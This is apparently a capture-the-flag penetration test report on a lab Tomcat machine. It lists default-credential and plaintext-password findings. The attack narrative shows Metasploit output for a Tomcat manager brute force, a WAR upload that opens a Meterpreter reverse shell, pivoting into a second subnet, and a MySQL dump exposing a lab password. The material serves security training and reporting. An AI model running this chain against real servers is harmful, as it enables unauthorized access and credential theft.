

Executive Summary

The purpose of this assessment was to identify vulnerabilities that can lead the system to be exploited and to sever offensive purposes. The tests were carried out assuming the identity of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.


1.1 Scope of Testing

Security assesment includes testing for security loopholes in the scope defined below.

Machine: SAT_CTF

1.2 Graphical Summary

The below graphical representations from the assesment results will provide you an overall summary of the severity, respective CVSS Score.



1.3 List of The Vulnerabilities

#	Vulnerability	Severity	CVSS Score
1	<u>CWE-1392</u> : Default Tomcat Credentials	Critical	10.0
2	<u>CWE-256</u> : Plaintext MySQL Credentials	Critical	9.6
3	<u>CWE-256</u> : Plaintext User Credentials	Critical	9.6

1.4 Details of Discovered Vulnerabilities

Vulnerability#1

(Critical)

Definition: It is common practice for products to be designed to use default keys, passwords, or other mechanisms for authentication. The rationale is to simplify the manufacturing process or the system administrator's task of installation and deployment into an enterprise. However, if admins do not change the defaults, it is easier for attackers to bypass authentication quickly across multiple organizations.

Details: The website has credentials that come by default. Therefore, it can easily allow unauthorized access through a process called brute-force.

Vulnerability#2

(Critical)

Definition: Password management issues occur when a password is stored in plaintext in an application's properties, configuration file, or memory. Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource. In some contexts, even storage of a plaintext password in memory is considered a security risk if the password is not cleared immediately after it is used.

Details: The "tomcat" user on the server placed his credentials in the ".bashrc" file in his directory to use them as environmental variables and easily access the MySQL server. This way, the ".bashrc" file automatically defines these certifications every time the user logs in. However, this means the person who hijacks the "tomcat" user can also read these credentials.

Vulnerability#3

(Critical)


Definition: Password management issues occur when a password is stored in plaintext in an application's properties, configuration file, or memory. Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource. In some contexts, even storage of a plaintext password in memory is considered a security risk if the password is not cleared immediately after it is used.

Details: After the MySQL credentials were obtained, access was gained to the MySQL server located on the eth1 interface of the network. Databases were scanned and username and password were obtained in plaintext in one of them. This may enable attackers to increase their privileges by using these credentials in compromised systems.

Attack Narrative

Reconnaissance

Using Nmap, the entire subnet in the system was scanned and the target IP address was found. Using various techniques, the target IP was determined to be 10.0.1.3

A terminal window titled "Terminal - root@cyberpath: /home/user" displays the output of an Nmap scan. The user has entered the command "# nmap -n -sP 10.0.0.0/8". The output shows the scan starting at 2024-04-05 22:08 UTC. It reports three hosts as up: 10.0.1.1, 10.0.1.3, and 10.0.1.2. Each host report includes its MAC address (02:42:8A:22:3E:E7, 02:42:0A:00:01:03, and 02:42:0A:00:01:03 respectively) and notes that the MAC address is unknown. A small mouse cursor is visible on the terminal background.

```
Terminal - root@cyberpath: /home/user

(root@cyberpath) - [/home/user]
# nmap -n -sP 10.0.0.0/8
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-05 22:08 UTC
Nmap scan report for 10.0.1.1
Host is up (0.000077s latency).
MAC Address: 02:42:8A:22:3E:E7 (Unknown)
Nmap scan report for 10.0.1.3
Host is up (0.000023s latency).
MAC Address: 02:42:0A:00:01:03 (Unknown)
Nmap scan report for 10.0.1.2
Host is up.
█
```

Weaponization

It was seen that the 8080 port (http) of the target IP was open and a brute-force attack was launched. One credential pair was obtained.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:toor (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:0vW*busr1 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:ADMIN (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: admin:xampp (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: manager:root (Incorrect)
[+] 10.0.1.3:8080 - Login Successful: manager:tomcat
[-] 10.0.1.3:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.0.1.3:8080 - LOGIN FAILED: role1:manager (Incorrect)
```


Delivery/Exploitation

Reverse shell was obtained using credentials.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.1.2:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying uJ4MMgZw5cZf5lCyGJbVIuW9Sfs...
[*] Executing uJ4MMgZw5cZf5lCyGJbVIuW9Sfs...
[*] Undeploying uJ4MMgZw5cZf5lCyGJbVIuW9Sfs...
[*] Sending stage (58829 bytes) to 10.0.1.3
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.0.1.2:4444 -> 10.0.1.3:38112) at 2024-04-05 21:43:03 +0000

meterpreter > 
```

Post Exploitation

After accessing the system, directories allowed by the "tomcat" began to be scanned, and the credentials of a MySQL account were captured.

```
# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
#alias ll='ls -l'
#alias la='ls -A'
#alias l='ls -CF'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi

diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy
export MYSQL_USER=root
export MYSQL_PASSWORD=roottomcat@tomcat-server:~$ 
```

It was also seen that there were two network interfaces in the system. Since there was no place to use these credentials on the current interface, the other interface started to be scanned.

```
Applications  /manager — Waterfox  Xfce Terminal
Terminal - root@cyberpath: /home/user

tomcat@tomcat-server:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.3 netmask 255.255.255.0 broadcast 10.0.1.255
    ether 02:42:0a:00:01:03 txqueuelen 0 (Ethernet)
    RX packets 110608 bytes 30451701 (29.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 98527 bytes 26318714 (25.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 02:42:c0:a8:01:02 txqueuelen 0 (Ethernet)
    RX packets 75818 bytes 4211943 (4.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 77549 bytes 5686243 (5.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 845 bytes 74147 (72.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 845 bytes 74147 (72.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tomcat@tomcat-server:~$
```

First, pivoting was done.

```
Terminal - root@cyberpath: /home/user

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against tomcat-server
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

Then, the IP addresses on the other network were scanned and it was seen that the MySQL service was open on the IP address "192.168.1.4".

```
msf6 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
-----
Name      Current Setting  Required  Description
-----
CONCURRENCY 10             yes       The number of concurrent ports to check per host
DELAY       0              yes       The delay between connections, per thread, in milliseconds
JITTER      0              yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
PORTS       3306           yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      192.168.1.0/24 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS     1              yes       The number of concurrent threads (max one per host)
TIMEOUT     1000           yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.1.4: - 192.168.1.4:3306 - TCP OPEN
```

The MySQL service was accessed and important information was found.

```
MySQL [(none)]> use testdb1;
use testdb1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [testdb1]> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_testdb1 |
+-----+
| USER              |
+-----+

1 row in set (0.01 sec)

MySQL [testdb1]> clear
clear
MySQL [testdb1]> SELECT * FROM USER;
SELECT * FROM USER;
+-----+-----+-----+-----+-----+
| first_name | last_name | email          | username | password |
+-----+-----+-----+-----+-----+
| Besim     | Altinok  | besimaltinok  | besimaltinok | 01Rn5quZoiVzpSH |
+-----+-----+-----+-----+-----+

1 row in set (0.00 sec)

MySQL [testdb1]>
```


Prepared By

METUCyber

